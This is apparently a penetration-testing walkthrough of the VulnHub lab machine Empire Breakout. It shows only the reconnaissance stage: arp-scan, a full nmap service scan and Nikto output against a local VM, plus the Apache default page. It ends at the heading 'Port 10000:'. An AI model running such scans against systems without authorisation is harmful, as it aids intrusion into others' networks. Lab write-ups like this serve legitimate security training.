EMPIRE BREAKOUT


Hi there, Whitej is here with another vulnhub walkthrough. Let the fun begin!😁

We will be pentesting a vunerable machine called Empire Breakout.
Firstly the connection(trust me,this is a headache even for Network Engineers and Experts!)

We would be connecting through NAT, we have our IP addresses
192.168.136.128(Kali: Attack Machine)
192.168.136.129(Linux Debian : Victim Machine)

Your IP address might be different(depends on your network adapter)

Luckily and rarely the case, the machine has already been assigned an eth0 address and it even displays the address



Thank you Mr Breakout😎!

Things just got a whole lot easier😉😉😉

But to be thorough pentesters that we are, we have to still run our arp scan to see all the connected devices on our network

```
jovita@kali: ~
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.136.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.136.2   00:50:56:e6:f3:4c      1      60  VMware, Inc.
192.168.136.129 00:0c:29:7b:64:08      1      60  VMware, Inc.
192.168.136.254 00:50:56:f1:34:be      1      60  VMware, Inc.


┌──(jovita㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:75:33:5a, IPv4: 192.168.136.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.136.1   00:50:56:c0:00:08       (Unknown)
192.168.136.2   00:50:56:e6:f3:4c       (Unknown)
192.168.136.129 00:0c:29:7b:64:08       (Unknown)
192.168.136.254 00:50:56:f1:34:be       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.875 seconds (136.53 hosts/sec). 4 responded

┌──(jovita㉿kali)-[~]
└─$
```

I think we know the culprit by now

ENUMERATION

Let start gathering some juicy info , starting with nmap
We need to know which port is open and what services are running there

```
└─$ sudo nmap -sV -sC  -p- -A 192.168.136.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 15:27 WAT
Nmap scan report for 192.168.136.129
Host is up (0.00058s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
MAC Address: 00:0C:29:7B:64:08 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2024-05-12T14:28:19
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms 192.168.136.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.57 seconds
```

From the above results, we see some ports open

Port	Services
80	Http
139	Smbd
445	Smbd
10000	Http Webmin
20000	Htpp Webmin

The OS is Linux 4.15 -5.8

Using Nikto to check web vunerabilities


```
┌──(jovita㉿kali)-[~]
└─$ sudo nikto -h http://192.168.136.129
[sudo] password for jovita:
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.136.129
+ Target Hostname:    192.168.136.129
+ Target Port:        80
+ Start Time:         2024-05-12 18:57:48 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.4.51 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/doc
s/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of th
e site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vuln
erabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2b97, size: 5ceb92813c1ab, mtime: gzip
. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2
.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2024-05-12 18:58:23 (GMT1) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(jovita㉿kali)-[~]
└─$
```

So far nothing juicy....hmmmmm


HTTP PAGES

Let us check on the Http pages that nmap told us about


Port 80 - We have a default Apache Page


192.168.136.129
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
debian
Apache2 Debian Default Page
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain

Port 10000:

